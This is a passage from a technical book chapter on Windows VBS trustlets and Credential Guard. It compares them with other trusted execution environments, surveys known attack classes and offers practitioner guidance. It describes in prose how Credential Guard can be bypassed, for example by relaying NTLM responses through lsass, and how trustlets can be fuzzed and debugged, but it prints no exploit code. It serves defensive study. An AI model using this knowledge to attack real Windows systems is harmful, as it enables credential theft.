# against LsaIso.exe should be treated as a negative test: success
  would be
# the finding, failure is the documented trustlet behavior.
```

Microsoft documents the negative surface directly: `CreateRemoteThread`, `VirtualAllocEx`, and `Read/WriteProcessMemory` "will also not work as expected when used against Trustlets" [310]. That sentence is stronger evidence for the operational boundary than a screenshot of a failed toy dumper, because the exact error path varies by build, caller privileges, PPL state, EDR hooks, and whether the test process opens a handle before or after the trustlet's secure-process bit is observed. The invariant is not a particular Win32 error code; the invariant is that VTL0 cannot map the VTL1 pages.

These probes do not prove which unpublished trustlets are present on a given servicing build. They prove the part defenders can rely on through supported interfaces: the VBS substrate is running, Credential Guard is reported as a running security service, the canonical trustlet/agent split (`LsaIso.exe` beside `lsass.exe`) exists, and the documented VTL0 memory APIs are outside the supported access model. A current full roster still requires the research path discussed later: `NtQuerySystemInformation(SystemIsolatedUserModeInformation)` under conditions that let you inspect IUM metadata safely [312].




Figure 7.4: The TEE landscape: six answers to protecting user-mode code from a compromised kernel, placed by isolation granularity (process / VM / firmware-core) and trust root (hypervisor / CPU microcode / dedicated core / proof). Windows trustlets occupy the process-granular, hypervisor-rooted corner.

Competing Approaches

Microsoft is not alone. The same threat model ("protect user-mode code from a compromised OS kernel") has been answered six other ways. None is strictly better than a trustlet. None is strictly worse. The right answer depends on what platform you are on, what threat model you have, and what workload you are trying to protect.

Trusted Execution Environment (TEE). A hardware-enforced or hypervisor-enforced execution context whose memory and state are inaccessible to the surrounding host operating system, including its kernel. The Open Mobile Terminal Platform (OMTP) first defined the term, and GlobalPlatform now publishes the standard APIs (TEE Client API for the host, TEE Internal Core API for the trusted code). Windows trustlets, Intel SGX enclaves, ARM TrustZone Trusted Applications, AMD SEV-SNP confidential VMs, Apple's Secure Enclave, and seL4 user-mode security servers are all variants of TEE [341].

Intel SGX

Software Guard Extensions launched with the sixth-generation Intel Core processors (Skylake) in 2015 [342]. SGX adds two CPU instructions with different privilege requirements: `ENCLS` (ring 0; the OS issues leaves like `ECREATE` on behalf of a user-mode application) and `ENCLU` (ring 3; the application issues leaves like `EENTER` and `EEXIT` to enter and leave its enclave) [343]. The result is a user-mode-controllable enclave whose memory is encrypted on the way out of the CPU's Enclave Page Cache to DRAM. The CPU microcode itself, plus the Quoting Enclave, is the TCB. Neither the OS kernel nor the hypervisor sits in the trust path.

That sounded ideal in 2015. It has not aged well. Foreshadow (USENIX Security 2018, Van Bulck et al.) demonstrated that transient-execution attacks could extract not only enclave memory but the platform's attestation key [344]. The Foreshadow team's site states the consequence:

> **Source note.**
> Foreshadow demonstrates how speculative execution can be exploited for reading the contents of SGX-protected memory as well as extracting the machine's private attestation key... due to SGX's privacy features, an attestation report cannot be linked to the identity of its signer. Thus, it only takes a single compromised SGX machine to erode trust in the entire SGX system.: Foreshadow project site [290]

SGAxe (attestation-key extraction) [345], Plundervolt (software-controlled undervolting to fault SGX computations) [346], SgxPectre (branch-target injection across the enclave boundary) [347], and others followed. Intel deprecated SGX on 11th-generation Core and later client CPUs, which incidentally removed Ultra HD Blu-ray playback on officially licensed software including PowerDVD [342]. SGX continues on Xeon for confidential cloud workloads but is no longer a target architects pick on Windows clients.

> ▪ **SIDENOTE** The Ultra HD Blu-ray collapse is the closest the SGX deprecation has come to mainstream visibility. PowerDVD's SGX dependency meant that a client SGX deprecation broke a consumer product line, and Cyberlink had to ship updates rerouting around the dropped CPU feature.

AMD SEV-SNP and Intel TDX

AMD's Secure Encrypted Virtualization with Secure Nested Paging (SEV-SNP), introduced on EPYC 7003 (Milan, launched 15 March 2021) [348], and Intel's Trust Domain Extensions (TDX), introduced on 4th-generation Xeon Scalable (Sapphire Rapids, launched 10 January 2023) [349], provide *whole-VM* confidential computing [292] [293]. AMD's verbatim claim: *"SEV-SNP adds strong memory integrity protection to help prevent malicious hypervisor-based attacks like data replay, memory re-mapping, and more to create an isolated execution environment"* [292]. Intel's verbatim claim about TDX: *"A CPU-measured Intel TDX module enables Intel TDX. This software module runs in a new CPU Secure Arbitration Mode (SEAM) as a peer virtual machine manager (VMM)"* [293]. The AMD SEV-SNP whitepaper "Strengthening VM Isolation with Integrity Protection and More" is the canonical technical reference [350].

The granularity is different from a trustlet. SEV-SNP and TDX isolate an entire virtual machine from its hypervisor and host. They do not isolate a process from its own VM's kernel. For "this user-mode process should be protected from a SYSTEM kernel write primitive on the same OS," a trustlet is the primitive; for "this entire VM should be protected from a compromised cloud provider," a CVM is the primitive. Use the right one.

ARM TrustZone and OP-TEE

The two-world hardware split that has shipped across Cortex-A-class systems since the mid-2000s is Arm TrustZone: Arm's architecture manual documents the Security Extensions model behind Secure and Non-Secure worlds, with monitor-mediated transitions between them [351]. The CPU enforces a Non-Secure World

and a Secure World; switching between the two is mediated by a Secure Monitor Call (`smc`) instruction. OP-TEE is the canonical open-source secure-world OS for Cortex-A TrustZone, with Trusted Applications running as user-mode binaries in Secure World EL-0 and the OP-TEE OS itself running at EL-1 [352]. The OP-TEE about page describes the design: *"OP-TEE is a Trusted Execution Environment (TEE) designed as companion to a non-secure Linux kernel running on Arm; Cortex-A cores using the TrustZone technology"* [352].

TrustZone is the closest non-Windows analog to a trustlet at the architectural level. The vocabulary maps one for one.

Concept	Windows VBS / IUM	ARM TrustZone / OP-TEE
Isolation primitive	Hyper-V hypervisor + SLAT	TrustZone Address Space Controller; CPU NS/S bit
Secure-side kernel	Secure Kernel (VTL1 ring 0)	OP-TEE OS (Secure World EL-1)
Secure-side user mode	IUM (VTL1 ring 3)	Trusted Applications (Secure World EL-0)
Agent / supplicant	The trustlet's VTL0 agent (e.g., `lsass.exe`)	`tee-supplicant` and TEE Client API on the Linux side
Trust gate	Microsoft EKUs + Signature Level 12	OP-TEE TA signing key configured at build time

Apple Secure Enclave processor (SEP)

Apple's answer is a dedicated on-die security subsystem. SEP is a separate processor core, isolated from the Application Processor on the same SoC, with its own boot ROM, its own AES engine, and its own random number generator. It has been in every iPhone since iPhone 5s (2013), every Apple Silicon Mac, every Apple Watch from Series 1 [62]. Apple's verbatim description:

> The Secure Enclave Processor runs an Apple-customized version of the L4 microkernel. It's designed to operate efficiently at a lower clock speed that helps to protect it against clock and power attacks [62].

SEP is the strongest counter to microarchitectural side channels among the production options, because the cores genuinely do not share microarchitectural state with the Application Processor. The price is that everything is firmware-class: patching a SEP bug means rolling SEP firmware on every Apple device, not pushing an OS update. The cycle is slower and more centralized.

seL4 plus user-mode security servers

The academic conscience of the lineage. About 8,700 lines of formally verified C, with machine-checked proofs of functional correctness, confidentiality, and integrity [319] [321]. Sub-microsecond IPC. The price is that seL4 is a separation microkernel, not a desktop OS; building a Credential-Guard-equivalent on seL4 means designing the application architecture from the microkernel up, not retrofitting it onto a Windows-compatible stack. seL4 has shipping deployments in defense (the DARPA HACMS program), automotive ECUs, and the security subsystem of Qualcomm SoCs.

The comparison is useful because seL4 and VBS make opposite migration bets. seL4 says: make the kernel small enough to verify, then build the security-sensitive system as explicit user-mode components on top. The verifier's guarantee is extraordinarily strong, but the application must be shaped for the model from the beginning. Windows says: keep the enormous NT compatibility universe in VTL0, introduce a second kernel and a small VTL1 user-mode world beside it, and move only the secrets that cannot survive a VTL0 compromise. The guarantee is narrower (no proof of the Secure Kernel, no proof of the trustlet code, an unverified secure-call parser) but the migration path is viable for hundreds of millions of existing Windows systems.

If you were designing a missile controller, seL4's proof story would dominate. If you are protecting LSASS credentials on laptops that must still run Win32 applications, domain join, EDR, Hyper-V, drivers, and twenty years of enterprise management tooling, a formally verified replacement OS is not an option. Trustlets are the pragmatic middle: not verified minimalism, but a surgically inserted higher-privilege user mode whose TCB is smaller than all of NT and whose deployment cost is small enough to ship by default.

When to pick which

A decision table of the kind a colleague would actually use.

You want	Pick
Protect a user-mode Windows process from a SYSTEM kernel write primitive	Trustlet (inbox) or VBS Enclave (third-party) [280]
Protect an entire VM from your cloud provider's host	AMD SEV-SNP or Intel TDX [292] [293]
Protect a user-mode Linux-on-ARM service from a compromised Linux kernel	TrustZone + OP-TEE Trusted Application [352]

You want	Pick
Hold an iPhone owner's Touch ID / Face ID template safely from iOS	Apple SEP [62]
Build a high-assurance system with a machine-checked proof of kernel correctness	seL4 [319]
Run Intel SGX enclaves on Xeon for confidential cloud	SGX (modulo Foreshadow-class side channels) [290]

Trustlets are the right answer for Windows. They are not the right answer for every platform, every threat model, or every workload. They are also not without limits *on Windows itself*. What are those?

Where this link breaks: The floor of the threat model

By 2020 the trustlet model had been shipping for five years. Two researchers at the Microsoft Security Response Center, Saar Amar and Daniel King, pointed a fuzzer at the secure-call interface for two weeks and reported back with five VTL0-to-VTL1 bugs [295]. Their Black Hat USA 2020 talk, "Breaking VSM by Attacking Secure Kernel," is the most important public document on what the trustlet model actually guarantees and what it does not [296].

The talk is honest in a way Microsoft is rarely honest about its own products. The slides enumerate the bugs by CVE number, name the specific Secure Kernel routines they exploited, and (unusually) list the hardening changes Microsoft shipped because of what was found. Reading the deck is the closest thing to a Q-and-A with the Secure Kernel team.

Bug class 1: the secure-call interface is the floor

The Secure Kernel exposes about three dozen "secure services" callable from VTL0 via the `IumInvokeSecureService` dispatcher. Each takes a parameter block from VTL0, parses it inside VTL1, and returns. That dispatcher is, by definition, the largest VTL0-controllable input surface in the model. Amar and King retargeted the Hyperseed hypercall fuzzer, originally written by Daniel King and Shawn Denbow for hypercall fuzzing, at `securekernel!IumInvokeSecureService` [295]. Two weeks of fuzzing produced five bugs.

Two of them shipped with public CVE numbers in 2020. CVE-2020-0917 is an out-of-bounds read in the secure-call surface; CVE-2020-0918 is a design flaw in `SkmmUnmapMdl` where a VTL0 caller could pass a fully attacker-controlled Memory Descriptor List to `SkmiReleaseUnknownPTEs` [353] [354] [295]. The NVD entries describe

both with the same boilerplate ("Windows Hyper-V Elevation of Privilege Vulnerability") and classify the CWE as "Insufficient Information"; the technical detail lives in the Amar/King deck.

Microsoft hardened in response. The Amar/King deck enumerates what changed:

- The Secure Kernel pool moved to segment heap in mid-2019, breaking the heap layout the public exploit depended on.
- Four W+X regions in VTL1 were reduced to +X only, eliminating attacker-controlled code-injection targets.
- `SkpgContext`, a HyperGuard-style control-flow integrity check for the Secure Kernel, was introduced [295].

Malwarelet. Alex Ionescu's term for an attacker-controlled trustlet, enabled by a substrate compromise rather than a trustlet bug. If Test Signing is on, or if a production Microsoft signing key leaks, or if Secure Boot can be bypassed, an attacker can sign and load their own "trustlet" that passes the five gates described earlier and operates with VTL1 privilege. The trustlet model itself remains intact; the trust roots underneath it are what fail [277].

Bug class 2: denial of service is not a security boundary

Amar's deck states the rule that excludes liveness from the VBS threat model verbatim:

> **Source note.**
> VTL0 can DOS VTL1 by design.: Saar Amar and Daniel King, Black Hat USA 2020 [295]

The hypervisor schedules VTL1; VTL0 is the agent for almost every communication channel into VTL1; VTL0 can stop talking to VTL1 at any time. None of this is, in Microsoft's stated model, a security violation. A VTL0 kernel attacker who can prevent Credential Guard from issuing tickets has not stolen any credential; they have, in the language of the threat model, achieved denial of service, which is out of scope. This matters in practice: a defender cannot reason about a trustlet "always being available." They can only reason about its memory not being readable from VTL0 *when it is available*.

Bug class 3: the agent RPC surface lives in VTL0

The trustlet's pages are safe even from VTL0 ring 0. The agent process that services the trustlet's ALPC port is *not* safe. The agent is `lsass.exe` for Credential Guard,

`vmwp.exe` for the vTPM, presumably the Hello biometric pipeline for ESS. Every byte of every protocol whose state machine the agent implements is reachable from VTL0. The hash never leaves VTL1; the *authentication outcomes* the hash produces can be relayed.

In December 2022 Oliver Lyak published "Pass-the-Challenge: Defeating Windows Defender Credential Guard" [337]. The technique recovers usable NTLM challenge responses from encrypted credential blobs that `LsaIso.exe` returns to `lsass.exe` in VTL0:

> In this blog post, we present new techniques for recovering the NTLM hash from an encrypted credential protected by Windows Defender Credential Guard. While previous techniques for bypassing Credential Guard focus on attackers targeting new victims who log into a compromised server, these new techniques can also be applied to victims logged on before the server was compromised [337].
>
> **Pass-the-Challenge in one paragraph.**
>
> A network authentication protocol that uses NTLM works in challenge-response form: the server sends a challenge, the client encrypts it with its NTLM hash, the server (or a domain controller) verifies the response. With Credential Guard, the client's NTLM hash lives in `LsaIso.exe`; only `LsaIso.exe` can perform the encryption. A VTL0 attacker who can talk to `lsass.exe` can ask `lsass.exe` to ask `LsaIso.exe` to compute an NTLM response for an attacker-supplied challenge. The attacker never sees the hash; they see an authentication response computed with it. Many real-world relay attacks need only the response, not the hash. Lyak's writeup is the worked example; the architectural fact is that the agent RPC channel is a VTL0 surface even though the hash itself is not.

Microsoft documents one corner of the limit verbatim: Credential Guard *"doesn't prevent an attacker with malware on the PC from using the privileges associated with any credential"* [311]. The "use" is the agent-side operation; the trustlet is doing the cryptography, and the cryptography is being used by the attacker.

Bug class 4: trustlet-to-trustlet via shared Instance GUIDs

Trustlets that share an Instance GUID can participate in the same per-instance storage namespace. The legitimate example is the vTPM pair: Trustlet ID 3 provisions initial state for a partition GUID; Trustlet ID 2 (`vmsp.exe`) later reads and services that partition's vTPM. The mechanism is powerful because the Instance GUID is deliberately not globally unique per Trustlet ID. It names an object instance, while the Trustlet ID names the class of code allowed to perform a particular operation on that object.

The exact proof obligation is therefore: every Secure Kernel operation that touches per-instance trustlet storage must authorize the tuple `(operation, caller Trustlet ID, Instance GUID)`, not merely the GUID. A correct rule says, for example,

"ID 3 may call `SecureStorageSet` for this provisioning lifecycle" and "ID 2 may call `SecureStorageGet` for this runtime vTPM lifecycle." An incorrect rule says only "the caller supplied the partition GUID" or only "the caller is an IUM process." The latter two checks create trustlet-to-trustlet confusion: a caller that can bind or guess the same Instance GUID becomes a storage peer even though it is the wrong trustlet class for the operation.

A concrete failure path would require three ingredients. First, the attacker needs execution as a trustlet or trustlet-equivalent caller. That is already outside the ordinary VTL0-kernel-attacker model unless obtained through Test Signing, Secure Boot/signing compromise, a malicious Microsoft-signed IUM binary, or a VTL0-to-VTL1 bug that creates a malwarelet. Second, the attacker needs a victim Instance GUID, such as a Hyper-V partition GUID whose vTPM material is stored under that namespace. Third, `SkCapabilities` or an adjacent secure-storage check must fail to discriminate the caller's Trustlet ID and operation. With those ingredients, the attacker does not need to read raw `vmsp.exe` memory. It can ask the Secure Kernel for storage access under the victim GUID and receive or overwrite blobs the victim trustlet class should have owned.

That is a documented proof obligation, not a claimed public exploit. As of mid-2026, this chapter is not aware of a public CVE whose root cause is "shared Instance GUID allowed trustlet-to-trustlet storage confusion." The public record does show the primitive (shared Instance GUIDs plus `CheckByTrustletId 2`/`CheckByTrustletId 3` rules in the 2015-era surface [277]) and the malwarelet risk from a broken trust root. The honest conclusion is narrow: the design is safe only if the capability table and lifecycle checks are complete; no public exploit proves they are incomplete, and no public audit proves they are complete.

Bug class 5: substrate compromise (Secure Boot, firmware, signing keys)

If Test Signing is on; if a production signing key leaks; if Secure Boot can be bypassed to boot a kernel that accepts attacker-controlled trustlet roots; if the UEFI firmware itself permits a DMA attack against early-boot memory: the entire trustlet model is moot. Ionescu's BH2015 deck states the diagnosis: *"VBS' key weakness is its reliance on Secure Boot"* [277]. Rafal Wojtczuk's Black Hat USA 2016 attack-surface analysis empirically validated the warning, demonstrating one non-critical VBS-feature bypass and one critical firmware exploit [278]. The firmware below VBS is the substrate trustlets sit on; the trustlet model is no stronger than that substrate.




Figure 7.5: Five ledges below the VTL1 memory wall. The residual surface the trustlet model leaves open even though VTL0 cannot map VTL1 pages: the secure-call parser, designed-out denial of service, the agent RPC channel, trustlet-to-trustlet storage, and the substrate.

▶ **WALKTHROUGH — WHERE AN ATTACKER CAN STILL STAND** Draw the system as five ledges rather than one wall. On the first ledge, VTL0 calls into `securekernel!IumInvokeSecureService`; every parameter block parsed there is attacker-controlled input if the NT kernel is compromised, which is why Amar and King found real

VTL0-to-VTL1 bugs in two weeks [295]. On the second ledge, VTL0 can starve or stop the agent path; this is denial of service, and Microsoft explicitly excludes it from the confidentiality boundary. On the third ledge, the VTL0 agent remains usable even when the trustlet's memory is not: Pass-the-Challenge asks LSASS to ask `LsaIso.exe` for an authentication result, not for the hash [337]. On the fourth ledge, cooperating trustlets share an Instance GUID, so `SkCapabilities` must keep set/get authority separated by Trustlet ID. On the bottom ledge, Secure Boot, firmware, Test Signing state, and signing keys decide whether the five gates mean anything at all. The wall is real; these ledges are where research and defense still happen.

Sidenote.

The Hyperseed fuzzer had a prior life. Daniel King and Shawn Denbow first presented it at OffensiveCon 2019 as a hypercall fuzzer [295]. The retargeting at the secure-call interface is the same tool, pointed at a different parser. The two-weeks-five-bugs result is therefore not "Microsoft wrote bad code" but "a well-built fuzzer aimed at a complex parser will find bugs in ~2 weeks." That is the empirical bar for an unverified TCB.

Key idea.

The trustlet model is hypervisor-strong against the VTL0 kernel; it is not stronger than the substrate it sits on. Five attack classes: secure-call interface bugs, designed-out denial-of-service, the agent RPC residual, trustlet-to-trustlet via shared Instance GUIDs, and substrate compromise: bound what the model can guarantee. None of them invalidates trustlets; all of them are reasons to deploy trustlets *alongside* other controls rather than as a sole defense.

The trustlet model has a finite, studied, and hardened attack surface. The surface is not zero. Liveness is not promised. The firmware and Secure Boot underneath everything still matter. What is new on this surface in 2024 to 2026?

Open Problems

Three things you might expect Microsoft to have published by 2026 are still partial or missing: the current inbox trustlet roster, an architecture diagram of Administrator Protection on par with Credential Guard's, and a public CVE wave around VBS Enclaves. Here is the frontier.

1. Trustlet enumeration drift. Ionescu's August 2015 enumeration of Trustlet IDs 0 through 3 remains the only authoritative published list. As of 2026, the ESS biometric matcher has not been named with a Trustlet ID and the Administrator Protection issuer has not been committed to as a trustlet at all. A researcher with a debugger and the Quarkslab IUM-debugging recipe can recover the current roster empirically [312] Microsoft has not republished it.

2. VBS Enclave trust-boundary hardening. Microsoft's Security Response Center published a blog post in June 2025 ("Everything Old Is New Again") explicitly committing to host-to-enclave pointer validation, copy-before-check discipline, and TOCTOU avoidance as the active hardening surface for VBS Enclaves [283]. The post is unambiguous that a CVE wave is foreseeable as researchers turn their attention to the host-enclave seam. As of mid-2026 no public CVE has been issued against a VBS Enclave-using product, but Microsoft's narrowing of supported Windows builds in 2025 (from "Windows 11 24H2 or later" to "Windows 11 Build 26100.2314 or later") is the kind of build-floor adjustment that historically precedes a documented hardening change [280].

3. Side channels against VTL1. Transient-execution attacks against VTL1 memory have not been publicly demonstrated end to end. The Foreshadow class of attacks against SGX is the existence proof that a co-resident TEE can leak through microarchitectural side channels, and the threat model explicitly includes them [290]. There is no VBS-specific transient-execution mitigation; platform-wide mitigations (Kernel Virtual Address Shadow, Retpoline, Indirect Branch Restricted Speculation) are the only defense. A demonstration of "Foreshadow-against-LsaIso" would not be surprising; its absence to date is, given the research community's interest, mildly so.

4. Debugging asymmetry. Researchers have a working trustlet-debugging recipe; defenders have an explicit "no" from Microsoft. The Quarkslab writeup walks through nested virtualization to attach to a trustlet under controlled conditions [312] Microsoft's product-facing page states verbatim that *"it is not possible to attach to an IUM process"* and that *"other APIs, such as CreateRemoteThread, VirtualAllocEx, and Read/WriteProcessMemory will also not work as expected when used against Trustlets"* [310]. The asymmetry favors offense: an attacker with the time, hardware, and tooling Quarkslab demonstrates can study trustlet internals in ways a defender on a production box cannot. Live-system trustlet introspection for incident response is the missing capability.

5. Administrator Protection transparency. As of 10 May 2026, the Administrator Protection feature has been shipped in preview (KB5067036, 28 October 2025), then reverted in the same update note pending a future re-rollout [340] [323]. There is no architecture diagram on the level of Credential Guard's "how it works" page. There is no published Trustlet ID. There is no public commitment to whether the token issuer is a trustlet, a VBS Enclave, or something else inside the new security boundary. For a feature that materially changes the local-elevation model of Windows, that is unusual reticence.

6. Cross-architecture portability. A workload that wants to run as a trustlet on Windows, a Confidential VM on Linux, a Trusted Application on ARM, and a Secure Enclave Application on Apple silicon must, today, be written four times. GlobalPlatform's TEE Client API standardizes one side of TrustZone, the Open Enclave SDK abstracts a subset of SGX and TrustZone, and VBS Enclaves do their own thing. No universal portable TEE API exists. For workloads where portability matters more than peak isolation, this is the open problem with the most direct commercial pressure behind it.

> **Why no current trustlet roster?**
> Two answers, both incomplete. The defensive answer: an enumerated trustlet list is an attacker's targeting list, and Microsoft prefers not to publish targeting lists for components whose exact attack surface is still under active study. The historical answer: the 2015 list was a side-effect of Ionescu reverse-engineering Windows 10 RTM. There has been no comparable public reverse-engineering push for any post-2015 Windows release at the same level of completeness, and Microsoft has not chosen to fill the gap with first-party documentation. Empirical enumeration via `NtQuerySystemInformation(SystemIsolatedUserModeInformation)` works on a live system, but doing it on every Windows 11 servicing build is a research program, not a citation.

These are questions a researcher with a year of grant time could move the field on. The practitioner's question is more immediate.

What it means for you: Practitioner guide

What changes in a real workflow once you know what a trustlet is? Four short answers, each with a different failure mode. Administrators must verify *running state*, not marketing names. Researchers must enumerate and debug without confusing visible process objects for readable memory. Application developers must use VBS Enclaves rather than trying to acquire inbox-trustlet powers they cannot be issued. Defenders must move detections to the places VTL0 can still see: agents, protocol use, configuration drift, and failed assumptions about Credential Guard.

The practical rule is: do not treat "VBS enabled" as a Boolean blessing. Ask which component is isolated, which agent remains in VTL0, which API crosses the boundary, and which residual attack class applies. A mature operational checklist names all four.

Windows administrator

Verify Credential Guard is actually running before you assume it is. Two ways.

> **Quick verification.**
> **GUI:** Run `msinfo32` and check *Virtualization-based security Services Running*. You should see at least "Credential Guard" and ideally "Hypervisor enforced Code Integrity." **PowerShell:** `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard`. The properties `SecurityServicesRunning` and `VirtualizationBasedSecurityStatus` are the load-bearing ones; values of 1 and 2 respectively indicate Credential Guard is running with VBS in full enforcement [311].

Enumerating live trustlets on a 2026 box requires more care than enumerating ordinary processes. Process Explorer's *Image* tab carries an IUM marker for trustlet processes. SysInternals Sigcheck on a candidate binary surfaces the Signing Level. The Microsoft Learn IUM page is explicit that *"other APIs, such as CreateRemoteThread, VirtualAllocEx, and Read/WriteProcessMemory will also not work as expected when used against Trustlets"* [310]: the same APIs many EDR products rely on for behavioral monitoring will silently fail or report sentinel values when targeted at a trustlet. Plan detections accordingly.

Security researcher

The Quarkslab blog post "Debugging Windows Isolated User Mode (IUM) Processes" is the canonical recipe for attaching to a trustlet under nested virtualization [312]. The empirical enumeration path is `NtQuerySystemInformation` with class `SystemIsolatedUserModeInformation`, an undocumented information class known from reverse engineering rather than a supported Microsoft API; the structure returned includes a count of running trustlets and their identifying metadata.

A serious research workflow has three phases. First, enumerate without perturbing: collect the Device Guard CIM state, the ordinary process list, candidate binaries' signing metadata, and `SystemIsolatedUserModeInformation` output on the exact Windows build under study. Second, map the boundary: identify the VTL0 agent, its ALPC endpoints, the request structures that cross into VTL1, and any documented unsupported APIs that should fail against the trustlet. Third, debug in a sacrificial nested-virtualization lab, not on a production host, because the very act of enabling the required debugging path changes assumptions defenders rely on.

The targets are also different by layer. Fuzzing `IumInvokeSecureService` is secure-kernel research; fuzzing `LSA_ISO_RPC_SERVER` request shapes is agent/trustlet protocol research; auditing `SkCapabilities` is cross-trustlet authorization research; studying

Test Signing and Secure Boot bypasses is substrate research. Mixing these layers produces bad claims. A VTL0 ALPC bug may defeat Credential Guard operationally without ever reading `LsaIso.exe` memory. A secure-call bug may pierce VTL1 without touching LSASS. A firmware bypass may make the five gates meaningless by letting the attacker create a malwarelet. Name the layer before you name the vulnerability.

> ▪ **SIDENOTE** The driver-side pattern Microsoft documents for "is this process a trustlet?" reads the `IsSecureProcess` flag from `PROCESS_EXTENDED_BASIC_INFORMATION`, queried through `ZwQueryInformationProcess` with `ProcessBasicInformation`; the IUM page presents this as sample code, not a callable `IsSecureProcess` API. Tools that need to behave differently against trustlets (memory scanners, integrity checkers, EDR sensors) should use that documented query rather than parsing process attributes by hand [310].

Application developer (VBS enclaves)

If you are writing third-party code that needs trustlet-class isolation, the primitive you target is a VBS Enclave, not a trustlet. The toolchain is specific:

- Visual Studio 2022 version 17.9 or later.
- Windows SDK version 10.0.22621.3233 or later (provides `veiid.exe`, the VBS Enclave import ID binding utility, and `signtool.exe`).
- A Trusted Signing account for production signing [280].

The architectural rule is *never trust the host*. The host process's address space is reachable by the enclave; the enclave's address space is not reachable by the host. Range-validate every pointer the host hands the enclave; copy before you check (so the host cannot mutate the data between your check and your use); avoid TOCTOU windows. Microsoft's "Everything Old Is New Again" post is explicit that this is the hardening surface researchers are looking at right now [283].

The development guide includes a sample with a comment that captures the discipline:

> Every DLL loaded in an enclave requires a configuration. This configuration is defined using a global const variable named __enclave_config of type IMAGE_ENCLAVE_CONFIG... // DO NOT SHIP DEBUGGABLE ENCLAVES TO PRODUCTION [282].

The `IMAGE_ENCLAVE_POLICY_DEBUGGABLE` flag is for development only. The `VbsEnclaveTooling` repository on GitHub provides a NuGet package and a code generator that make the cross-VTL marshalling less error-prone, plus reference documentation including `Edl.md`, `HelloWorldWalkthrough.md`, and `CodeGeneration.md` [309].

Minimal VBS Enclave development checklist.

1. Confirm OS support: Windows 11 Build 26100.2314+ or Windows Server 2025+ [280].
2. Install Visual Studio 2022 17.9+ and Windows SDK 10.0.22621.3233+.
3. Acquire a Trusted Signing account; configure `signtool.exe` for it.
